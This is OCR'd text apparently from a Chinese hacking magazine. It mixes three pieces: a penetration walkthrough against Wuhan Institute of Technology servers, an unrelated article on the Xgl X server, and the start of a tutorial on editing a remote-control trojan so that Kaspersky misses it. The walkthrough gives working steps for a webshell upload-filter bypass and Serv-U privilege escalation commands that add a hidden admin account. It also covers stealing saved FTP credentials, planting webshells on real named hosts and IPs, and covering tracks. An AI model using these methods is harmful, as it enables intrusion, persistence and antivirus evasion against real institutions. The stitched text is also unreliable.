

图5

进入后台，输入用户名：wangtao 密码：admin。成功进入后台，如图6所示。

后台有上传附件的地方，不能上传asp、cer、asa文件，先上传一个改后缀为jpg的asp一句话木马，然后，抓取数据包。把name="filepath"后面路径加上s.asp空格，修改下字节数，就可以成功上传了，成功拿到网站webshell，如图7、图8所示。


图6


图7


图8

最后记得把管理员密码还原回去，不要让管理员起疑心。

三、获取各院系备份文件

现在我已经成功拿到了这台web服务器的webshell了，这台web服务器的ip是210.42.24.58，好像存放了很多学校院系的网站，先看看服务器的权限设置。Wscript.Shell、FSO都是正常的，而且以可以浏览c:\盘下的文件，看样子管理员没有设置任何权限。我现在的目录是E:\wwwroot\student\news，看能不能浏览其它站点的文件，直接访问E:\wwwroot\，下面竟然有35个站点的文件可以浏览，如图9所示。在cmdshell下查看服务器的连接数，只有十几个IP，如图10所示。

这说明这台web服务器上只存放了几个学校站点，这些文件很可能是其它各院系网站的备份。这些文件夹的命名也是有意义


图9

的，ads这个文件夹可能是http://ads.wit.edu.cn网站源程序，在浏览器中打开http://ads.wit.edu.cn/网址，出现的是武汉工程大学艺术设计学院，和我的猜想果然一样。这些文件夹里应该是其它各个院系网站的备份。总共有35个文件夹，应该有35个网站的备份。现在，我们来取权限，看看服务器里有没有有价值的东西。服务器上装了serv–u，而且Wscript.Shell没有删除，我把serv–u提取权限工具传到了c:\Documents and Settings\All Users\Documents下，默认情况下，这个目录是erveryone可以执行命令的。执行**c:\Documents and Settings\All Users\Documents\su.exe 43958 "net1.exe user rabbit$ rabbit /add "**和**c:\Documents and Settings\All Users\Documents\su.exe 43958 "net1.exe localgroup administrators rabbit$ rabbit /add "**。一切顺利，成功地把用户rabbit$加入管理员组了，服务器的终端是打开的，3389端口开放了，可惜我连不上去，不知道为什么。后来才想起来，学校的服务器只有80端口对外开放，其它的只有校园网才能访问，现在也没好办法，只能后天做实验课时，到机房去完成了。再看看服务器上有什么好东东，先到C:\Program Files\去看看，检查下服务器上都装了什么软件，竟然找到了LeapFTP，有得玩了，竟然这台服务器是放置备份网站的，那总应该和其它web服务器有联系吧，我打开LeapFTP的配置文件SITES.INI，里面果然有好东东，有个ftp用户是连接到210.42.24.50这台web服务器上的，210.42.24.50这台web服务器是学校的主web服务器，上面存放了好多网站，像化院时空、青年园地、招生信息网、科研中心网、人事处的网站都放在这台服务器上，但是现在没办法连，只能等后天上实验课，到机房去完成任务了。





图10


四、继续扩大战果

终于等到实验课了，我很早就过去了，独自一个人，找了个安静的角落，准备完成上次没做完的事。

首先，我打开终端登录器，输入学工在线服务器的ip地址，等待了二秒钟，远程桌面出来了，果然是那个原因，对外只开放80端口，校园网内才能正常访问其它端口，学工在线服务器的远程桌面，如图11所示。这也证明了我先前猜想的，这台服务器只放了一小部分网站，主要任务是存放其它各个院系网站的备份文件。现在可以通过这台服务器做跳板来渗透内网的其它服务器，但是这不在这次的文章范围，下次补上。现在，我们马上打开ftp工具LeapFTP，看能不能连上210.42.24.50这台主web服务器。LeapFTP默认保存了用户名和密码，可以用密码查看器查看密码，我们不用查看，直接按连接，成功连接上去了，所有网站目录都可以查看，如图12所示。


图11

我现在上传一个asp网马到化工与制药学院的网站根目录下，这个学院是我们学校最好的院系，学校特别重视，如果我把首页换掉，那学校领导还不气死。但是我没那样做，这是一次入侵检测，而且也得到了老师同意，没必要做那么过分，不然，以后我还怎么在学校混啊。成功上传asp网马到化工与制药学院网站根目录下，如图13所示。到此，这次老师交给我的任务顺利完成了，我现在拥有一台数据库服务器的sa用户权限，学工在线web服务器的权限，还控制了主web服务器上所有的网站，这次收获不小。回去认认真真把这次的渗透过程写了份报告，下次上课交给老师，就算完成任务了。


图12


五、渗透总结

这次渗透没用什么新技术，都是些网上常见的方法。在我们渗透陷入困境的时候，多站在管理员的角度去思考问题，多试试自己的想法，尽可能多地找寻有用信息，说不定，你就会有意想不到的收获。下期我会把《渗透B计划之一完全掌握武汉工程大学网络拓扑结构》写出来，主要是讲怎样继续渗透内网，将会用arp交换环境下欺骗、内网溢出等方法来入侵主站和教务处查分系统，彻底弄清武汉工程大学网络拓扑结构。最后，祝大家在暑假里，学好、玩好、身体好，一切顺利！^_^

[文章里用的工具 HDSI3.0和海阳顶端2006cs版已收录在本期光盘]

编辑点评：

没有什么新奇的技术含量，但是对于新手有一定的学习意义。期待作者的渗透b计划。


图13

XGL技术

Xgl is an X server architecture designed to take advantage of modern graphics cards via their OpenGL drivers, layered on top of OpenGL via glitz. It supports hardware acceleration of all X, OpenGL and XVideo applications and graphical effects by a compositing window manager such as Compiz. The project was started by David Reveman and first released on January 2, 2006.

Xgl是David Reveman创建的X Window System的架构，通过glitz叠层于OpenGL之上。在OpenGL驱动下，Xgl充分利用现在显卡的优势，运用诸如Compiz的聚集窗口管理器，支持所有X、OpenGL、XVideo应用程序的硬件加速，以及图形特效。直到2006年2月份，Xgl尚处于发展的早期，但已经引起了许多人的瞩目。

Xgl was originally developed on public mailing lists, but for a long time, until January 2, 2006 most development of Xgl was done behind closed doors. On that day the source to Xgl was re-opened to the public, and included in freedesktop.org, along with major restructuring to allow a wider range of supported display drivers. X server backends used by Xgl include Xglx and Xegl. In February 2006 the server gained wide publicity after a public display where the Novell desktop team demonstrated a desktop using Xgl with several visual effects such as translucent windows and a rotating 3D desktop. The effects had first been implemented in a composite manager called glxcompmgr (not to be confused with xcompmgr), now deprecated because several effects could not be adequately implemented without tighter interaction between the window manager and the composite manager. As a solution David Reveman developed Compiz, the first proper OpenGL compositing window manager for the X Window System as well.

2005年，XGL的很多工作基于公共的电子邮件列表，先以闭门造车的方式完成。然后在2006年1月2日开放源码，而后针对许多显卡驱动加以改造，归入了freedesktop.org。X服务器的后端可采用Xglx以及Xegl。2006年2月起，Novell桌面小组作了一次eye-candy特效展示，包括透明的窗口、可旋转的3D桌面，从而使该项目声名远扬。eye-candy特效最初在一个称为glxcompmgr的复合管理器中实现，但几个特效由于缺乏窗口管理器与复合管理器(composite manager)的整合，而无法有效实现。取而代之的是由David Revenman开发的Compiz，这是第一个使用OpenGL来表现的复合窗口管理器(compositing window manager)。

OpenGL does not specify how to initialize a display and manipulate drawing contexts. Instead these operations are handled by an API specific to the native windowing system. So far there are two different backend approaches to solving this initialization problem. Most likely the majority of each backend will contain the same code and the differences will primarily be in the initialization portions of the servers.

OpenGL并未规范如何初始化和处理绘图的细节。取而代之的是规范了一个特殊的中介API去驱动底层操作系统的绘图系统呼叫。到目前为止，有两种不同的后端(backend)途径去解决这些初始化的问题，最有可能的是大多数各个后端将会包含相同的程序码以及不同的差异将会首先在servers初始化部分上。



最近，有好事者将当前国内使用率较高的杀毒软件来了个“华山论剑”，卡巴斯基荣膺“西毒”宝座。世界知名的网络安全服务商卡巴斯基实验室推出了它们全新的反病毒产品——卡巴斯基反病毒软件6.0版。新软件不但增强了软件自身的杀毒能力，同时也推出了很多全新的功能，这样就使原本凶猛强悍的卡巴斯基更是如虎添翼。

今天，我们就来看看如何通过查找木马程序的特征码，并进行修改，从而让它轻松躲过卡巴斯基的强力扫描。今天我选择对抗卡巴斯基的木马程序是国产木马“上兴远程控制V3.6”，这是一款全新的国产木马，今天之所以选择它是因为结束灰鸽子木马免杀的文章太多了。首先配置一个木马的服务端程序，然后用卡巴斯基6.0版进行查杀；不用想就知道肯定被查杀了。





图1 显示文件信息


图2 设置MYCCL

